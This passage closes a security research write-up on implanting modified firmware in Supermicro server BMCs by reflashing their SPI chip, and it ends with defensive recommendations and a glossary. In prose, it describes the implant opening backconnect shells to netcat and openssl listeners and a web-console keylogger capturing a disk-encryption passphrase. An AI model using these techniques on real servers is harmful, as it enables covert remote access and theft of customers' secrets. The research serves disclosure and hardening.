


Fig.25: a “fingerprint” string found in the original firmware file

I have opened the new (modified) firmware file in a hex editor, went to the offset 0x01DF6000, and added a “ATENs_FW” string there, as well as the next two bytes: hex “01 63” (most likely it is the version of the firmware, as the BMC web GUI shows that it has version number “1.63”).

Then I’ve flashed the modified firmware file to the SPI chip again and this time the BMC OS booted normally.

4.2 VERIFYING THE MODIFIED FIRMWARE

The “infected” firmware successfully executed the backconnect commands and connected to the openssl and netcat listeners, so now we could interact with the the live BMC OS as if we were connected to it via SSH.




Fig.26: backconnect listeners received connections from the BMC




Fig.27: commands executed inside the BMC OS showing information about the BMC CPU and RAM

Now in order to demonstrate the interception of a drive encryption passphrase I will pretend that I have rented this server from some hosting provider and I want to install the Debian Linux on an encrypted hard drive.
I have mounted a Debian 11 installation .iso file as a virtual USB drive and opened the KVM page in a browser:




Fig.28: Supermicro BMC web GUI – server booted from a Debian installation disk

Fast forward to the hard drive setup…

(to show the keylogger reports I have opened a browser console ("Developer tools"). Some captured key presses could be seen in the browser console already)




Fig.29: Supermicro BMC web GUI – Debian installation and some captured keystrokes

I have entered “supersecret” as the drive encryption passphrase, and this passphrase was intercepted by the keylogger as could be seen in the browser console:




Fig.30: Supermicro BMC web GUI – Debian installation and a captured passphrase “supersecret”

As well as in the BMC OS, through the one of the backconnect listeners:




Fig.31: reading the keylogger log file from the inside of the BMC OS

And as such, I have successfully demonstrated that a hosting provider staff could infect the BMC firmware to be able to see the customer’s sensitive information, for example a hard drive encryption passphrase.

5. CONCLUSIONS

5.1 RESEARCH RESULTS

It was proven that it is very easy to subvert the Supermicro BMC firmware in the 11th generation server if an attacker has a physical access to that server.

It is safe to assume that all Supermicro servers prior to and including 11th generation (such as X10*** or X11*** or H11***) are susceptible to BMC firmware subvertion in case of a physical access to the server.
Despite 11th generation is pretty old hardware – introduced 7 years ago, in late 2015 – it was "refreshed" in 2020 and is still widely used worldwide among web hosting businesses. One should carefully consider the risks of renting (or using own) Supermicro servers prior to 12th generation in untrusted datacenters for the projects where data security is critical.

This research has shown two large issues with the Supermicro BMC firmare security.
The first issue is – Supermicro uses a "25 series" SPI storage chip in a SOP/SOIC form factor with easily accessible pins, which could be reflashed with a $2 programmer and about $20 total expenses.

Using a eMMC storage chip or SPI chip in BGA or WSON form factor (with pins hidden beneath the chip) would be a more secure approach, because:

- reading/writing data on eMMC or SPI BGA/WSON chip is a much more difficult process than with the SPI SOP chip as the eMMC or SPI BGA/WSON chip has to be unsoldered from the motherboard and then resoldered back[*]. This process takes much more time, requires much more skill and more expensive hardware, than reading a SPI SOP chip with a simple test clip or test grabbers
- it might be required to fully disassemble the server to get access to the eMMC storage, especially if eMMC is mounted on the bottom side of the motherboard (Supermicro mounts the BMC storage chip on the top side of the motherboard where the chip could be easily accessed without fully disassembling the server chassis)
- despite a hosting provider could subvert the BMC firmware even on the eMMC or SPI-BGA chip if they use their own servers (that they rent out to customers), messing with unsoldering a chip from customer's server sent to colocation could impose a colossal reputational loss to that hosting or datacenter if a hosting provider's staff would accidentally damage the chip or the motherboard of a customer's server, so it is highly unlikely that some hosting provider would accept that risk. But messing with a clients' server that uses a SOP/SOIC SPI chip is (*almost*) safe and virtually undetectable.

[*] – if there are no any debug ports / test pins on the motherboard for the direct "debug access" to the eMMC/SPI chip. Of course, for a higher security the motherboard should have no any debug pins/ports whatsoever.

The second issue is – the BMC firmware is not encrypted, and the bootloader does not verify the authencity and integrity of the data on the BMC storage chip. The BMC OS filesystem should be encrypted, and/or there should be some kind of "Secure Boot" and/or TPM checksums and/or "dm-verity" mechanism and/or other measures implemented to eliminate the possibility of firmware modification by directly connecting to the storage chip. However see the next chapter...

5.2 FURTHER WORK

A further research is required: Supermicro has announced an implementation of a "Hardware Root of Trust" per NIST 800-193 guidelines in their 12th generation servers: https://csrc.nist.gov/projects/cryptographic-algorithm-validation-program/details?product=12376
Example motherboard: https://www.supermicro.com/en/products/motherboard/x12stl-f — the description says *"Silicon Root of Trust (RoT) - NIST 800-193 Compliant"*

From the available documentation it is obvious that the BMC firmware update process is protected against malicious modifications and BMC will not install a subverted firmware update file via standard firmware update procedures (for example, through a Web GUI of the BMC).

However it is unclear whether the firmware stored on the SPI memory chip is protected against a modification with a directly connected SPI programmer given a physical access to the server, hence an analysis of Supermicro 12th and/or 13th generation motherboards is required.

5.3 RELATED LINKS

https://github.com/Keno/bmcnonsense/blob/master/blog/01-flashing-firmware.md
- a few posts about (re)flashing the firmware of a Supermicro BMC

https://eclypsium.com/blog/insecure-firmware-updates-in-server-management-systems/
- a report that it is possible to subvert the Supermicro BMC firmware via its standard firmware update procedure through a web GUI of the BMC

https://media.defense.gov/2023/Jun/14/2003241405/-1/-1/0/CSI_HARDEN_BMCS.PDF
- a list of recommendations from the NSA and the CISA to protect the BMC from malicious actors

[redacted]

30 Jul 2023

6. GLOSSARY

Some of the terms and abbreviations used in this document:

Term	Definition	More information
BMC	Baseboard Management Controller	https://www.servethehome.com/explaining-the-baseboard-management-controller-or-bmc-in-servers/
CGI	Common Gateway Interface	https://en.wikipedia.org/wiki/Common_Gateway_Interface
CLP / SMASH-CLP	Command Line Protocol	https://leo.leung.xyz/wiki/SMASH-CLP
CPLD	Complex Programmable Logic Device	"It allows for changes to system board functions beyond what the BIOS does." https://www.dell.com/community/en/conversations/systems-management-general/what-is-the-cpld-what-does-it-do/647f0ec2f4ccf8a8de379970?page=2
DMA	Direct Memory Access	https://en.wikipedia.org/wiki/DMA_attack
eMMC	embedded Multi Media Card	https://en.wikipedia.org/wiki/MultiMediaCard#eMMC
IPMI	Intelligent Platform Management Interface	https://www.thomas-krenn.com/en/wiki/IPMI_Basics
SMASH / SMASH-CLP	Systems Management Architecture for Server Hardware	https://www.dmtf.org/standards/smash
SoC	System on a Chip	https://en.wikipedia.org/wiki/System_on_a_chip
SPI	Serial Peripheral Interface	https://en.wikipedia.org/wiki/Serial_Peripheral_Interface
SSH	Secure Shell	https://www.hostinger.com/tutorials/ssh-tutorial-how-does-ssh-work